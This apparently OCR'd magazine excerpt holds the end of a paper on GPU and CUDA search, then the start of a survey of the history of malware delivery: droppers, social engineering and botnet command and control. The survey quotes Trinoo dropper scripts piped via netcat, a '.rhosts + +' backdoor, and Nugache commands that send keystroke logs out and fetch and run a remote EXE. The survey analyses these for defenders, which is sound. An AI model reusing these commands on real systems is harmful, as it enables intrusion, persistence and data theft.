In order to avoid handling multiple textures, we placed the search key at the beginning of the texture, which has the coordinates (0.5,0.5), the center of the first texel. This might appear odd for conventional arrays, but for graphics this actually makes sense, since a texel does not necessarily mean a pixel on the screen, e.g., when scaling images. Although the comparisons between search key and data elements appear repetitive, they are inevitable, since logical operators and else constructs did not work reliably. If the red color marks the beginning of a string (0.1), this code successively compares the other colors for a match or a terminal symbol (0.0). To support longer strings it can be placed in a while loop that adds coordinate offsets and needs to handle line wraps. In case we find a match, we mark the beginning of the word with another magic number, e.g., red=0.9 and store the index pointer as subsequent color, e.g., green.




FIGURE 6: REDUCING THE SEARCH RESULT TO A SINGLE RETURN VECTOR, CONTAINING THE INDEX POINTER

In order to execute the search function described above, we actually have to draw the scene, which is accomplished by drawing a rectangle (*quad*) of the texture size:

```
drawQuad(1200,1200);
```

Since the fragment processor does not support memory scatter, i.e., writing the results to a computed location, we implement a reduction function, which after multiple iterations yields a 1x1 texture (Figure 6). In graphics terms a *reduction* consists of multiple rendering passes, which are simply repeated calls of the same function while reducing the texture size, in this case by a factor of two.

```
numPasses = (int)(log((double)width)/log(2.0));
for (i=0; i<numPasses; i++) {
    ...
    outputWidth = outputWidth / 2;
    drawQuad(outputWidth,outputWidth);
    ...
```

For the fragment program this means comparing four pixels whose coordinates are multiples of the current one, in which results are always gathered in the top left fourth of the texture. For fragment programs, the return value is stored at the current coordinate, preferably in another texture to avoid overwriting the original data. On a side note, multiple return points are not supported such that we need another local variable for the result.

```
float4 reduce (float2 coords: WPOS,
               uniform samplerRECT texCgFrag2) : COLOR {
    float2 topleft = ((coords-0.5)*2.0)+0.5;
    float4 val1 = texRECT(texCgFrag2, topleft);
    float4 val2 = texRECT(texCgFrag2, topleft+float2(1,0));
    float4 val3 = texRECT(texCgFrag2, topleft+float2(1,1));
    float4 val4 = texRECT(texCgFrag2, topleft+float2(0,1));
    float4 result = (0.0,0.0,0.0,0.0);
    if (val4.r == 0.9) result = val4;
    if (val3.r == 0.9) result = val3;
    if (val2.r == 0.9) result = val2;
    if (val1.r == 0.9) result = val1;
    return result;
}
```

Eventually, the search result will be located in the top left pixel and can be read back using glReadPixels(0,0,...).




FIGURE 7: A GPU SEARCH IMPLEMENTATION USING GRAPHICS APIS WITHIN BERKELEY DB. (A) EXECUTION TIME OF 10K INSERT/DELETE OPERATIONS, EACH REQUIRING AN INDEX SEARCH. (B) BREAKDOWN OF GPU EXECUTION TIME.

All things considered, the poor performance of this approach does not come as a surprise. Searching for 10,000 values in a few megabytes of data is 60% more time-consuming than computing the same results on the CPU (Figure 7a). Considering that more than 40% of the total GPU execution time is spent on copying data between main and video memory (Figure 7b), a more efficient mapping from data to textures will significantly improve transfer times. For example, we could map substrings to floating-point values or pack multiple characters into one floating-point value. While the former approach might run into issues with rounding errors, in particular on GPUs not implementing full 32-bit precision, the latter requires bit masking and all comparison operations to be performed on bit masks, since floating-point values like "not a number" cannot be compared directly.

While debating with my colleagues how to improve the performance of this first prototype, CUDA 1.0 was released, allowing us to program the GPU directly, natively supporting integer data types. This made any attempts to map data to graphics objects and computation to drawing operations obsolete. Given the poor performance of this implementation and that any new code using graphics APIs for general-purpose implementations would be doomed legacy very soon, we decided to start over with a CUDA implementation.

GPU PROGRAMMING WITH CUDA

As opposed to graphics APIs, CUDA allows programming the GPU directly, using mostly standard C constructs, with all the strings attached. The programmer is in charge of memory management, mode of execution, parallelism, etc.

Since GPU and CPU do not share the same memory address space (see "GPGPU" section, above), CUDA adds a memory copy function, cudamemcopy(), that allows copying data to and from the video memory. The GPU does not (yet) support dynamic memory allocation at runtime, and cudamalloc() has to be invoked on the CPU(host) side to allocate memory before copying data and/or calling a GPU function accessing data.

Function type qualifiers determine where the code is executed: global denotes functions that provide an entry point to GPU code, callable by any CPU code, and device functions are only accessible from GPU code. Variable type qualifiers determine their location: device denotes variables residing in global memory accessible by all GPU code, while shared variables are located in shared memory (Figure 2), private to each thread block.

An *execution configuration*, placed between function name and parameter list of a call to a GPU function, determines the level of parallel execution. The main configuration options are grid and block dimension. While they are three-dimensional vectors, in the simplest case using only one dimension, they represent the number of thread blocks launched and the number of threads within each block. For example, to run 240 search queries, we could partition them using 30 blocks with block size of 8 to leverage all 30 SMs with 8 PEs each, on a GTX285.

```
dim3 Dg = dim3(30,0,0);
dim3 Db = dim3(8,0,0);
searchGPU< < < Dg,Db > > >(...
```

Besides a little extra memory set-up and copying data, implementating a basic search application with CUDA is fairly straightforward: First, we have to allocate memory for data and for search keys, and, since there is no dynamic memory allocation, also for the results. Then we can transfer the data and search keys to the video card.

```
cudaMalloc((void**)&dataGPU, sizeof(char)*wordlength*words);
cudaMemcpy(dataGPU, dataCPU, sizeof(char)*wordlength*words,
                    cudaMemcpyHostToDevice);
cudaMalloc((void**)&searchkeysGPU, ...
```

Transferring larger amounts of data can take a while (e.g., copying the 512MB data set we use for our experiments takes approximately 90ms). In case of read-only operations like search, this is only required at startup.

Adding a global qualifier to the CPU search code above is not sufficient, as standard C library functions are not available. However, there is no shortage of C source code for binary search and string comparison, which can be used without further modification, by simply adding a device prefix. For example, using the original BSD source, a GPU implementation of strcmp is as simple as:

```
__device__ int strcmpGPU(const char* s1, const char* s2){
      while (*s1 == *s2++) {
         if (*s1++ == 0) return 0;
      }
      return (*s1 - *(s2 - 1));
}
```

Given the divided address space, pointers returned by a binary search operation refer to addresses in video memory. Using the base address of the data, they can be easily converted into an offset which is platform-independent. Alternatively, we can implement binary search with base-index addressing. In any case, GPU implementations have to be iterative, since the GPU does not support recursion. The GPU also does not support function pointers, so that function calls to strcmpGPU() have to be explicit.

Retrieving results uses the same mechanism as copying data to the video card, except for the last parameter determining the direction of the memory copy, cudaMemcpyDeviceToHost.

When comparing CPU and GPU query performance, for the GPU we include the time to copy the search keys to video memory and to retrieve the results, but not the time required to copy the data set. It can be reliably placed in video memory for the long term. Although there have been discussions about the absence of error correction [12], we did not experience any discrepancies between CPU and GPU query results across all our experiments, including long runs and large data sets.




FIGURE 8: PERFORMANCE OF DIFFERENT OPTIMIZATIONS OF GPU SEARCH IN COMPARISON TO A BASIC CPU IMPLEMENTATION

Comparing the performance of this simple approach with a CPU implementation on recent hardware (Core i7 & GTX285) reveals that the GPU cannot keep up (Figure 8). Considering the impressive performance of other database functions implemented on the GPU, e.g., sorting [6], the performance gains or, rather, losses of the above search implementation do not seem very promising. However, given the simple approach we chose for this first implementation, the poor performance is somewhat expected.

Our research on memory performance [8] has shown that small memory accesses can significantly impact memory and, therefore, overall performance of memory-bound applications. Like most database operations, search falls into this category [1]. Without caching, all accesses to search key(s) and pivot element(s) incur full memory latency. This also pertains to consecutive sub-string accesses, as there is no prefetching. Thus we expect that use of vector data types and "manual" caching will increase performance significantly.

Improving memory accesses. As on the CPU, vector data types on the GPU can be used to aggregate small, linear memory accesses. Unlike the CPU, the GPU does not offer byte-wise accessible vectors, but its 4x32-bit integer vectors can be used to load up to 16 bytes at once. For multi-byte words, for example 32-bit integers, the byte order or *endianness* is machine-dependent. Little endian architectures like x86 and NVIDIA GPUs will reverse the byte order, so that integer comparisons applied to character strings produce incorrect results. For example, the character string "dcba" is alphabetically ordered after "abcd." Loaded as a little endian 32-bit integer, an integer comparison would tell us that it is the other way round, `1633837924 < 1684234849`. While x86 CPUs provide the `bswap` instruction to reverse byte order, on the GPU we have to do this manually, e.g., by a macro:

```
#define BSWP(x);\
temp = x << 24;\
temp = temp - ((x << 8) & 0x00FF0000);\
temp = temp - ((x >> 8) & 0x0000FF00);\
x = temp - (x >> 24);
```

The macro can be applied on the fly as it will take only a few cycles, with x stored in a register. Unlike on the CPU, there are no hardware instructions available to directly compare vectors, such that we have to resort to a sequential approach:

```
__device__ int intcmp(uint4 *st1, uint4 *st2) {
    int r =1;
    if (BSWP((*st1).x) < BSWP((*st2).x) r=-1;
    else if (BSWP((*st1).x) == BSWP((*st2).x) {
      if (BSWP((*st1).y) < BSWP((*st2).y) r=-1;
      ...
```

The individual components of a vector are compared with decreasing significance until a decision can be made if one of them is larger than the other or if they are equal. Although these are CUDA integer vectors, they still use coordinates addressing x, y, z, w. After de-referencing the pointers, the vector elements are stored in registers, such that even this branch-intensive comparison will only take a few cycles.

Using this approach, we reduced the number of memory requests by a factor of four, at the cost of a few additional instructions to handle the data in integer format. As a result, performance increases by nearly a factor of four (Figure 8).

Caching. Although the GPU does not employ caches in the traditional sense, its shared memory with only a few latency cycles can be used as a user-managed cache. For example, caching the search key and the pivot element before calling the comparison functions further reduces the number of memory accesses by a factor of four to a total of two 128-bit global memory requests per search iteration.

```
__shared__ uint4 cache[2*BLOCKSIZE] ;
...
cache[threadidx.x*2] = *searchkey;
cache[threadidx.x*2+1] = *pivotelement;
res = intcmp(&cache[threadidx.x*2], &cache[threadidx.x*2+1]);
...
```

While using shared memory as a cache to alleviate the memory bottleneck significantly increases overall performance (Figure 8), it comes with strings attached. The amount of local memory used by a thread block determines the number of blocks that can be handled by a single SM (occupancy). However, in our case the amount of shared memory required for caching is small enough (304 bytes/block) that it does not impact occupancy (Table 1) but reduces the number of global memory accesses by more than a factor of three.

Algorithm	Occupancy	Shared Memory per Block	Registers per Thread	Global Memory Accesses
strcmp	25%	48 bytes	19	7,012,536
intcmp	25%	48 bytes	19	688,046
intcmp cached	25%	304 bytes	19	200,476
inlined	33%	48 bytes	14	198,310

TABLE 1: CUDA PROFILER RESULTS FOR DIFFERENT SEARCH IMPLEMENTATIONS, RUNNING 65K SEARCH QUERIES AGAINST A 512MB DATA SET

Further optimizations. Although structuring code by using functions and pointers to reduce parameter overhead are good coding practices, they are not necessarily optimal from a performance point of view. Each function invocation comes with a large overhead: allocating a new stack frame, saving registers, etc. Since the GPU does not implement dynamic memory allocation, each function invocation will use up additional registers, similar to the way shared memory impacts occupancy. Pointers intended to reduce register usage are not very helpful in environments like the GPU with thousands of registers available. The absence of caching makes pointer resolution for consecutive addresses particularly painful due to repeated round trips to memory; the use of registers would eliminate this issue.

The core functions of this application, binary search and string comparison, are small enough to inline them into a single `global` function with 35 lines total. This step eliminates any use of shared memory and decreases register usage and global memory accesses (Table 1). Since this approach also eliminates function call overheads, it provides the best overall performance using well-known algorithms (Figure 8).




FIGURE 9: TIMING BREAKDOWN FOR OFFLOADING BATCHES OF SEARCH OPERATIONS TO THE GPU

The poor performance for small workloads is the result of inefficient resource utilization and the overhead involved in starting GPU computation (Figure 9). Small workloads do not invoke sufficient threads to leverage the GPU's seamless multi-threading to hide memory latency. To measure the execution time of each individual step, we run exactly the same batch of queries multiple times, each time adding another step in the offloading process. We obtain the time required for a step by computing the difference to the previous run. For example, the API launch time is determined by executing an empty program. The time for transferring a batch of queries to the GPU is determined by subtracting the time required to launch an empty program from the time required for launching the program and copying the queries to the video card, and so on.

In order to achieve maximum performance on parallel architectures like video cards, not only in terms of throughput but also in terms of response time, parallel algorithms are required. For a parallel search algorithm I would like to refer the reader to our recent HotPar publication which introduces p-ary search [9]. I am currently working on a p-ary search implementation for multi-core CPUs and expect a head-to-head race between similarly priced CPUs and GPUs.

GPGPU: Quo Vadis?

To answer the question of where GPU programming, and parallel programming in general, is heading, I would like to refer to the numerous presentations by major chip manufacturers at HotChips '08. While GPUs clearly evolve in terms of programmability, the core/thread count in CPUs is continuously increasing. For example, NVIDIA announced a CUDA debugger and a profiler [2], while Sun announced the Niagara successor, named Rock, with 16 cores, each of them supporting four hardware threads [4]. Intel's Larrabee architecture represents the next logical step for CPU and GPU architectures, combining many cores with x86 programmability [3].

If you were to ask me what I would like to see next, I would say a fully integrated, fully programmable, many-core chip—i.e., plugging into a standard CPU socket, sharing the memory with all other processors, and offering full OS support. As far as programmability is concerned, I am looking forward to evaluating OpenCL [13], which claims to be a transparent programming API for multi- and many-core environments and is backed by major manufacturers (e.g., Intel, AMD, IBM, NVIDIA). The two together could eliminate the bitter taste of explicit co-processor programming and distributed memory architectures.

REFERENCES

[1] A. Ailamaki, D.J. DeWitt, M.D. Hill, and D.A. Wood, "DBMSs on a Modern Processor: Where Does Time Go?" *VLDB '99*.

[2] I. Buck, "CUDA Tutorial," *Hot Chips '08*.

[3] D. Carmean. "Larrabee: A Many-Core x86 Architecture for Visual Computing," *Hot Chips '08*.

[4] S. Chaudhry, "Rock: A SPARC CMT Processor," *Hot Chips '08*.

[5] M.J. Flynn, "Very High-speed Computing Systems," *Proceedings of the IEEE* 54(12), 1966.

[6] N. Govindaraju, J. Gray, R. Kumar, and D. Manocha, "GPUTeraSort: High Performance Graphics Co-processor Sorting for Large Database Management," *SIGMOD '06*.

[7] GPGPU.org, "General-Purpose Computation on Graphics Hardware," 2009: http://www.gpgpu.org.

[8] T. Kaldewey, A.D. Blas, J. Hagen, E. Sedlar, and S.A. Brandt, "Memory Matters," WiP session of *RTSS '08*.

[9] T. Kaldewey, J. Hagen, A. Di Blas, and E. Sedlar, "Parallel Search on Video Cards," *HotPar '09*.

[10] NVIDIA, CUDA Zone, 2009: http://www.nvidia.com/cuda.

[11] K. Schlegel, "Emerging Technologies Will Drive Self-Service Business Intelligence," Gartner Report #G00152770, 2008.

[12] J. W. Sheaffer, D.P. Luebke, and K. Skadron, "A Hardware Redundancy and Recovery Mechanism for Reliable Scientific Computation on Graphics Processors," *Graphics Hardware '07*.

[13] The Khronos Group, "OpenCL—The Open Standard for Parallel Programming of Heterogeneous Systems," 2009: http://www.khronos.org/opencl.

DAVID DITTRICH

malware to crimeware: how far have they gone, and how do we catch up?

Dave Dittrich is an affiliate information security researcher in the University of Washington's Applied Physics Laboratory. He focuses on advanced malware threats and the ethical and legal framework for responding to computer network attacks.

dittrich@u.washington.edu

And ye shall know the truth, and the truth shall make you free.
John 8:32

I HAVE SURVEYED OVER A DECADE OF advances in delivery of malware. Over this period, attackers have shifted to using complex, multi-phase attacks based on subtle social engineering tactics, advanced cryptographic techniques to defeat takeover and analysis, and highly targeted attacks that are intended to fly below the radar of current technical defenses. I will show how malicious technology combined with social manipulation is used against us and conclude that this understanding might even help us design our own combination of technical and social mechanisms to better protect us.

The late 1990s saw the advent of distributed and coordinated computer network attack tools, which were primarily used for the electronic equivalent of fist fighting in the streets. It only took a few years for criminal activity—extortion, click fraud, denial of service for competitive advantage—to appear, followed by mass theft of personal and financial data through quieter, yet still widespread and automated, keystroke logging. Despite what law-abiding citizens would desire, crime does pay, and pay well. Today, the financial gain from criminal enterprise allows investment of large sums of money in developing tools and operational capabilities that are increasingly sophisticated and highly targeted. These advances are outpacing the technologies and skill sets on the defensive side of the equation. The results are increasing losses, frustration, and calls for more aggressive actions to counter this threat to society.

Automated Malware Installation: The "Dropper"

In the 1990s, malicious software was installed on a system by an attacker first compromising the host (e.g., by breaking a password or exploiting a remotely accessible vulnerability to get access to a shell prompt) and then manually copying additional malicious programs onto the system. For example, a program might exploit a buffer overflow condition to cause the exploited service to create a new process and bind a UNIX shell prompt to a listening port. Or it might write the string "+ +" to the file .rhosts in the root account, allowing anonymous access to the system from any system on the Internet via the Berkeley "r utilities" remote copy (rcp), remote shell (rsh), or remote login (rlogin.)

The first steps to automate this process involved using one program to exploit the system and bind a shell to a listening port, and a second program to feed a shell script of many commands to download, install, configure, and start malicious programs. This is referred to as a "dropper" and was described by Radatti in September 1995.

Using a Bot as a dropper or creating a virus that includes bot-like capability is simple. With the advent of global networks, the edge between viruses, bots, worms and Trojans will blur. Attacks will be created that use abilities from all of these forms and others to be developed. [13]

One of the first widespread instances of a semi-automated dropper attack along the lines predicted by Radatti occurred in the summer of 1999 when thousands of computers at a time were compromised and organized in distributed-denial-of-service (DDoS) attack networks using programs like Trinoo, Tribe Flood Network, Stacheldraht, and Shaft. The analysis of Trinoo showed how it was done. The first program sets up a shell on port 1524/tcp and creates a list of IP addresses on which the listening port is active. The attacker then runs that list through a program that builds a helper script to run a dropper script named trin.sh that is injected into a shell on each previously back-doored system for mass-infection. The helper script looked like this:

```
./trin.sh | nc 128.aaa.167.217 1524 &
./trin.sh | nc 128.aaa.167.218 1524 &
./trin.sh | nc 128.aaa.167.219 1524 &
./trin.sh | nc 128.aaa.187.38 1524 &
./trin.sh | nc 128.bbb.2.80 1524 &
./trin.sh | nc 128.bbb.2.81 1524 &
./trin.sh | nc 128.bbb.2.238 1524 &
./trin.sh | nc 128.ccc.12.22 1524 &
./trin.sh | nc 128.ccc.12.50 1524 &
[hundreds of lines deleted]
```

The dropper script that, piped to each back-doored system via Netcat, actually downloaded and installed Trinoo agents looked like this:

```
echo "rcp 192.168.0.1:leaf /usr/sbin/rpc.listen"
echo "echo rcp is done moving binary"

echo "chmod +x /usr/sbin/rpc.listen"

echo "echo launching trinoo"
echo "/usr/sbin/rpc.listen"

echo "echo \* \* \* \* \* /usr/sbin/rpc.listen > cron"

echo "crontab cron"
echo "echo launched"
echo "exit"
```

Today, droppers on Microsoft Windows architecture are typically wrapper programs in the form of a single monolithic binary executable (EXE) program. The EXE dropper either contains the actual malware or is capable of downloading, unpacking, decrypting, and/or installing it. In some cases, the malware is itself one of the droppers!

REASONS FOR USING DROPPERS

There are several reasons why dropper attacks are used: the dropper is typically much smaller and thus easier to morph (for bypassing AV) and spread (often via spam emails, or dropping malicious USB drives in the parking lot of a business and waiting for people to pick them up and stick them in their work computers to see what is on them); the dropper has the capacity, although not frequently used, to download the malware using mechanisms that bypass AV; the dropper can perform set-up operations (e.g., pre-loading a default contact list) before the malware is started, minimizing the need to keep updating the malware itself; the dropper can disable AV, firewalls, security software, and other types of malware, before installing the actual malware being dropped.

To understand the benefits of using a dropper, let us consider how an attacker seeds default peers in a malicious P2P botnet. There are only a few ways that a peer (new or old) can join a malicious P2P botnet to receive command and control:

1. Without having any concept of default peers, a bot can scan for peers. This was the method used by Sinit in 2003, and W32.Downadup (also known as Conficker) in 2009. In the case of Sinit, which listened on the UDP service port 53/udp, the attempts to find peers were detected as suspected DNS scanning, which was quite obvious and noisy. The W32.Downadup bots listened on pseudo-randomly generated high-numbered ports, which were less obvious. Regardless, scanning is less efficient and creates more traffic than other methods.
2. A stable rendezvous method can be achieved by using a static DNS name or several names that are hard-coded into the malware EXE. These domain names, when resolved, can lead to a supernode or to servent peers. Techniques like Fast Flux [14] can also be used to add redundancy and resilience to the use of hard-coded DNS names; however, there are simple countermeasures involving DNS monitoring to detect use of Fast Flux. Storm, for example, used both the Overnet P2P protocol and Fast Flux to conceal its central command and control (C&C) servers, from which bots would pull their commands [11].
3. The use of DNS can be avoided by using hard-coded lists of IP addresses. The additional use of random high-numbered listening ports requires that pairings of IP address and port (e.g., 192.168.0.1:12345) be kept. Use a static list of peers or supernodes hard-coded in the binary or found in an external file that is read on program startup. Early versions of Nugache, for example, had a hard-coded list of approximately 20 IP:PORT pairs that would be used when the bot (a trojan horse dropper in its own right) was first installed and run. Since hosts may change their IP address over time or infected bots may be cleaned up, this list will become useless after a period of time. (Some researchers who were late in the game in starting to analyze Nugache were unable to join the active P2P network, and only witnessed a series of incomplete TCP connection attempts. Others assumed these were the only hosts used for propagating and could easily be disabled to halt spread of the botnet. The assumptions that all information necessary to propagate malware is contained within the sample and that any sample obtained from a honeypot is identical to all others are both naive and frequently invalid [4].)

As can be seen, a dropper solves many of the problems faced by a miscreant, making it a very popular part of today's complex and rapidly evolving threat landscape.




FIGURE 1: NUGACHE DROPPER

Later versions of Nugache did not require frequent updates to hard-coded seed lists in order for new infections to be able to join the P2P network. To accomplish this, the Nugache author used a trojan horse dropper that appeared to be the SETUP.EXE installer in a "mirrored copy" of a shareware program and that contained both the real installer and a copy of Nugache. Users who ran this program got the shareware program installed that they believed they were installing; they had no idea they had also just installed malware.

Figure 1 shows how the Nugache trojan dropper was constructed. The attacker took the SETUP.EXE and wrapped it, along with a copy of the Version 21 Nugache EXE and a list of 300 potential Nugache peers with high availability. From the list of 300 IP:PORT pairs, 100 were selected at random and used to pre-populate the peer list kept in the Windows Registry. If these Registry keys exist when Nugache starts up, the hard-coded default peer list is ignored. This allows the attacker to only have to update the dropper, not the Nugache binary itself, in order to have new infections keep up with the current state of the Nugache P2P network [4].

Social Engineering Attacks

The benefits of using a dropper are clear, and many successful designs are known to the miscreant community. The next step is for the attacker to select an enticing social engineering attack that she hopes will trick the user into running the trojan horse dropper and failing to notice anything is amiss.

"Social engineering" is a catch-all term for using deception, fraud, or other forms of sophisticated subterfuge to get a user to give up sensitive information or, in the case of droppers, to actively authorize the installation of malware. Tricking someone into running a keystroke-logging trojan is an example of the former, while getting them to run a dropper is an example of the latter.

A victim may be enticed to run the dropper by: (a) receiving an AIM or MSN message sent to people on an infected user's buddy list, directing them to click on a link; (b) receiving an email message sent to selected addresses obtained through purchasing a list, scraping Web sites, or harvesting addresses from the Windows Address Book (WAB) of previously infected users; (c) encountering a blog or journal posting placed by the attacker, enticing readers to click on a link to view a fake or malicious media file; or (d) running a trojan horse installer for a freeware application that is placed on a download aggregator site.

Social engineering attacks combining several of these mechanisms became very popular as early as 2006, with several groups borrowing successful tactics for their own purposes. Variations on fake videos, where the missing required codec is in fact the trojan dropper, have been seen in wide use, attacking Windows systems as early as the ZLOB trojan and Nugache in late 2006 and propagating Storm (a.k.a. Peacomm) in early 2008. A version of this attack to install a trojan horse on Mac OS X systems was first seen in late 2007.

Nugache in fact was propagated using at least five tactics, including one direct attack exploiting a vulnerable service, two direct methods involving social engineering using instant messaging and email, and two entirely indirect methods involving social engineering using blog posts and a trojaned shareware application [4].

The blog posts were placed in an AOL Journal account belonging to someone self-described this way: "I am a pretty 16 year-old girl... I like to hang out with friends, watch movies and play sports. I like to go to the mall and go shopping..but I don't have much time for anything cause I work all the time.. :) Anywho... I'm going to Africa on November 19th and I'll be back December 5th. I'll be gone for 2 weeks and 2 days...it's going to be such an amazing experience." After giving two good reasons for neither responding to correspondence or making further posts for quite a while—work, and a trip out of the country—"she" then leaves two posts with tag lines like, "You will like this!" and URLs that point to PHP dropper scripts on malicious Web sites.

The most interesting and novel approach used by the author of Nugache was a variation on click fraud to perpetrate a very subtle form of social engineering attack with a dropper. After creating a fake "mirror" of a shareware program (as described above) and registering it on two sites that aggregate and index the shareware for downloading, the Nugache author then used the multi-thousand-node Nugache botnet to trigger the site's download counter, artificially inflating the shareware program's popularity. At one site, this resulted in raising the program to the #1 most popular download position, where it remained for over a month! Anyone who went to that site might think it worthwhile to check out the program, since the most popular downloaded program must obviously have some good features.

It is human nature to want to check out popular programs, breaking news videos, salacious pictures and videos of popular stars in compromising or sexually explicit situations, or someone who sounds like a person you would consider as a friend. The tools and techniques for pervasive trustworthy computing are not yet mature, nor may they ever be the complete solution to attacks like these. For these reasons, social engineering attacks are very successful, and likely will continue to be for years to come.

Robust and Flexible Command and Control

The days of simple IRC-based botnet commands, capable of starting/stopping DDoS attacks, downloading and installing programs from HTTP servers, and delegation based on substrings and wildcards, are gone. Today's malware employs strong encryption, uses more advanced programming constructs (e.g., logical expressions, random number generation, and saving runtime state information), and takes advantage of peer-to-peer protocols for obfuscating command and control servers or even providing all command and control functions by itself.

For example:

- 2006–2008: Nugache used variable-length RSA key exchange to seed Rijndael-256 sessions keys, and it digitally signed all commands and executables with 4096-bit RSA public/private keys. It employed an object-oriented scripting language that used probabilistic and file-content-specific command delegation. It performed all actions (including automatic updating) over a custom P2P protocol that used a hard-to-attack random network topology.
- 2007–2008: Storm used the Overnet P2P protocol, combined with Fast-Flux DNS, to obscure the identities of its central C&C servers where it pulled its commands. While its simpler symmetric encryption was easier to defeat than Nugache, it used a two-step installation process that involved several discrete executable components, making it more flexible and potentially much harder to fully clean up on infected hosts due to a larger variation in how malware artifacts were placed on the file system.
- 2008–2009: W32.Downadup (a.k.a. Conficker) doesn't use a human-readable command structure like classic bots, or even Nugache's object-oriented command set. Instead, it sends binary executable content from bot to bot, all signed with 4096-bit RSA public/private keys.

Nugache has one of the most unusual and advanced command and control mechanisms seen to date. For example, to have 1% of the active Nugache botnet population probabilistically self-select and send their keystroke log files to a collector, the attacker would send a command like:

```
if(Rand(0,99)==0){
Sleep(Rand(0, 1500000));
Logs.Send("10.0.0.1", 80);
}
```

If the attacker wanted to have each host download and run an EXE only one time per bot, a command like the following would be sent through the P2P network periodically (to get hosts that are not available all the time):

```
if(!PVAR.IsSet("mail")){
HTTP.Execute("http://example.com/addressgrabber.exe");
PVAR.Set("mail", 1);
}
```

Commands like this were passed through a custom P2P protocol that included a nonce (to prevent multiple execution of commands passed through the P2P cloud) and an encrypted signature block that was used to authenticate the command (preventing takeover of the botnet). The signature block appears as an impenetrable blob of hexadecimal ASCII text, but actually consists of a series of fields that are derived from the concatenation of the internal numeric command, any textual command(s), and a nonce, which is first hashed using the MD5 algorithm and then inserted into a block which is finally encrypted with the private 4096-bit RSA key. If the compiled-in 4096-bit RSA public signing key is used to decrypt the block, and the same concatenation of fields results in the same MD5 hash, the command is valid and is executed (and passed along through the P2P network). If not, it is discarded. This prevents any replay or modification of commands, which is very unlike classic IRC-based bots.

Felix Leder and Tillmann Werner, in their analysis of Conficker [8], discovered that the Conficker authors implemented the Micro Length-Disassembler Engine 32 (a piece of code that allows virus authors to calculate the bytelengths of i386 instructions) in Conficker as a means of generically hooking Windows API calls in order to direct these calls to Conficker's own routines. This shows sufficient skill to be able to effectively compile commands like the human-readable, object-oriented commands of Nugache and to send the resulting signed binary executable modules—a form of malicious byte-code, or m-code for short—through the Conficker P2P channels. This would result in a malware framework that is orders of magnitude more complex and more difficult for defenders to monitor, or for rival groups to take over or subvert. While this has not yet been confirmed by reverse engineering analysis, this would be a logical next step in the evolution of malware networks given what is known of capabilities that have existed for years in programs like Core Security Technology's Impact (http://www.coresecurity.com/content/core-impact-overview) and the Metasploit framework (http://www.metasploit.org/).

The effect of resilient and concealed command and control is to lengthen the time that systems remain infected. It increases the burden on defenders to employ highly skilled reverse engineering and take a much more sophisticated strategic view of countering such survivable botnets. The Conficker Working Group (http://confickerworkinggroup.org/) is a good example of a successful public-private partnership, combining industry, academia, the service provider community, and governmental and non-governmental organizations. Such efforts, however, primarily involve voluntary participation, are very loosely coordinated, and are typically formed ad hoc at the initiation of an emergent crisis. Attacks that are much smaller and less apparently threatening usually do not generate enough attention to warrant such an effort, let alone any persistent media coverage.

Size Does Not Matter

Despite what the fake erectile dysfunction medication spam you received in your inbox might suggest, size does not matter (at least when it comes to botnets). Public relations arms of major security vendors are very good at getting news articles published about how BotX is overtaking BotY and is setting new records for the total number of infections worldwide. In most cases, these numbers are not fully trustworthy, nor are they particularly relevant in terms of gauging threat. Small botnets can be quite successful at causing damage or obtaining illicit monetary gain.

